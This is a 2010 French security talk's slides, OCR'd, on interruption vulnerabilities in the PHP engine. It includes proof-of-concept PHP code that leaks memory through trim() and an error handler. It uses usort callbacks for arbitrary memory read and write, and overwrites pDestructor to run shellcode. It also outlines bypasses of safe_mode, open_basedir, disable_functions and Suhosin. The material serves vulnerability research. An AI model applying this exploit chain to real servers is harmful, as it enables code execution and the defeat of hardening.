Vulnérabilités du moteur PHP

Romain Raboin - Maël Skondras

12 Janvier 2010

Sommaire

atlab
La Sécurité Offensive

Atlab

- ATLAB, Filiale Audit d'Atheos : `www.atlab.fr`
- Activité d'audits de sécurité
  - Test d'intrusion, audit de code, reverse engineering, forensic
- Formations axées sur les attaques informatiques
  - Exploitation de vulnérabilités, Rootkits et backdoors, Reverse engineering, PHP ...
- Laboratoire R&D et veille technologique : `www.lasecuriteoffensive.fr`

atlab
La Sécurité Offensive

Securité de PHP

- Innombrables contournements (curl, mysql, posix, ...)
- Recherches de Stefan Esser.
  - Hardened PHP Project, Suhosin, Month Of PHP Bugs
  - *State of the Art Post Exploitation in Hardened PHP Environment*
  - *Web Application Firewall Bypasses and PHP Exploits*

Vulnérabilités d'interruption - contexte

- Deux contextes
  - Moteur PHP
  - Code interprété
- Oscillations constantes
- Interruption du moteur


Vulnérabilités d'interruption - exploitation

- Utilisation d'une fuite mémoire dans *trim()* afin d'obtenir un accès arbitraire en lecture seule
- Recherche d'informations en mémoire (adresses et structures internes au moteur)
- Utilisation de *usort* afin d'obtenir un accès arbitraire en lecture/écriture
- Prise de contrôle du moteur PHP, désactivation des protections et/ou exécution d'un shellcode

Structures internes du moteur PHP

- *HashTable* : Tableau PHP (associatif, numerique, ...)
- *Bucket* : Entrée d'une *HashTable* (case d'un tableau PHP)
- *zval* : Variable PHP
- *zvalue_value* : Valeur d'une variable PHP

Structures internes du moteur PHP



Lecture d'une *HashTable*

1. Allocation d'espace de stockage (128 octets)
2. Déclaration d'un gestionnaire d'erreur
3. Appel de *trim()*
4. Interruption de la fonction *trim()* et appel de notre gestionnaire d'erreur
5. Transformation de l'espace alloué a l'etape 1
6. Affichage du resultat


atlab
La Sécurité Offensive

Preuve de concept

HashTable leak POC

```
function leak_handler() {
  if (is_string($GLOBALS['var'])) {
    parse_str("y=z&254=42", $GLOBALS['var']);
  }
  return true;
}
$var = str_repeat("A", 128);
set_error_handler("leak_handler");
$data = trim(&$var, new StdClass());
restore_error_handler();
hexdump($data);
```

Ecrasement de pointeur



Résultats


typedef struct _hashtable {
uint nTableSize;
uint nTableMask;
uint nNumOfElements;
ulong nNextFreeElement;
Bucket *pInternalPointer;
Bucket *pListHead;
Bucket *pListTail;
Bucket **arBuckets;
dtor_func_t pDestructor;
zend_bool persistent;
unsigned char nApplyCount;
zend_bool bApplyProtection;
} HashTable;
00000000: 08 00 00 00 07 00 00 00 02 00 00 00 FF 00 00 00 ....
00000010: E8 69 7A 00 E8 69 7A 00 40 6A 7A 00 A0 51 7A 00 .iz..iz.@jz..Qz.
00000020: A6 1A 26 00 00 00 01 00 11 00 00 00 31 00 00 00 ..&.........1...
00000030: 39 00 00 00 B8 69 7A 00 19 00 00 00 11 00 00 00 9....iz.........
00000040: C0 69 7A 00 01 00 00 00 01 00 00 00 06 00 00 00 .iz.............
00000050: 31 00 00 00 19 00 00 00 02 00 00 00 00 00 00 00 1...............
00000060: F4 69 7A 00 D0 69 7A 00 40 6A 7A 00 00 00 00 00 .iz..iz.@jz.....
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....

Lecture arbitraire

- sizeof(long) == sizeof(void*)
- Controle total du pointeur en l'écrasant par un 'long'

Arbitrary leak POC

```
$GLOBALS['var'] += 0x08048000;
```


atlab
La Sécurité Offensive

Récupération d'adresse

Combinaison des deux fuites precedentes

1. Creation + fuite d'une *HashTable*
2. Allocation d'une case de la *HashTable*
3. Parcours de la *HashTable*

Récupération d'adresse



Vulnérabilité dans la fonction usort

- Fonction de tri
- *bool usort (array &$array , callback $cmp_function)*
- Interruption naturelle avec un *callback*
- Possibilité de modifier les éléments du tableau dans la *callback*

Vulnérabilité dans la fonction usort

Interruption usort :


```
function usercompare($a, $b) {
    global $arr ;
    if (isset($arr[2])) {
        unset($arr[2]);
    }
    return 0;
}

$arr = array (0 => "AAAAAAAAAAAAAAAAAAA",
              1 => "BBBBBBBBBBBBBBBBBBB",
              2 => "CCCCCCCCCCCCCCCCCCC",
              3 => "DDDDDDDDDDDDDDDDDDD");
@usort ($arr , "usercompare");
```

Vulnérabilité dans la fonction usort

1. Émulation d'un faux *zval* en mémoire via une variable PHP.
2. Récupération de l'adresse du faux *zval*
3. Émulation d'un faux *bucket* en mémoire contenant un pointeur sur le faux *zval*
4. Interruption de *usort*
5. *unset* d'un élément du tableau
6. Assignation du faux *bucket* à la place de l'élément supprimé

Vulnérabilité dans la fonction usort



Acces à la mémoire :

```
$memory                 = &$arr[2];
$read                   = $memory[0x41414141];
$memory[0x41414141]     = $write;
```

pDestructor

- Pointeur sur fonction *pDestructor* appelé pour chaque *unset* d'*array*
- Exploitation :
  1. Créer un *array* et retrouver sa structure *HashTable* en mémoire
  2. Créer une variable qui contient le shellcode à exécuter
  3. Retrouver l'adresse en mémoire du shellcode
  4. Ecraser la valeur du pointeur *pDestructor* de la *HashTable* avec l'adresse du shellcode
  5. Appel de *unset()*

pDestructor

Pseudo code PHP :

```
$usort_killme = array(1 => "suck_my_dtor");
$shellcode = "\x..\x..";
$shellcode_ptr = leak_ptr_zvalue($shellcode);
$usort_killme_ptr = leak_ptr_zvalue($usort_killme);
fullmem_write($usort_killme_ptr + $GLOBALS["dtor_pos"],
  to_ptr($shellcode_ptr));
unset($usort_killme[1]);
```

atlab
La Sécurité Offensive

Suhosin

- Suhosin : Patch renforcant la sécurité du moteur PHP
- Sécurise l'écrasement de *pDestructor*
  - Liste chainée des pointeurs vérifiée dans *zend_hash_check_destructor()*
- Inefficace dans ce cas d'exploitation
- Limitations : Grsecurity, DEP, ...

Autres Exploitations

- Utiliser d'autres pointeurs sur fonction pour éxecuter un shellcode
- ini directives : *safe_mode* et *open_basedir*
  1. Rétrouver chaque *_zend_ini_entry*
  2. Passer son champ *modifiable* à *ZEND_INI_USER*
- *disable_functions* :
  1. Recréer une fonction *myfunc* et retrouver sa structure *_zend_internal_function*
  2. Modifier *type* et *handler*

atlab
La Sécurité Offensive

Démo

Démo

Conclusion

- Patch PHP ?
- Attention aux cloisonements fait par le moteur PHP
- Plus d'informations : `http://www.lasecuriteoffensive.fr`
- Nous contacter : `contact@atlab.fr`

atlab
La Sécurité Offensive

Questions

atlab
La Sécurité Offensive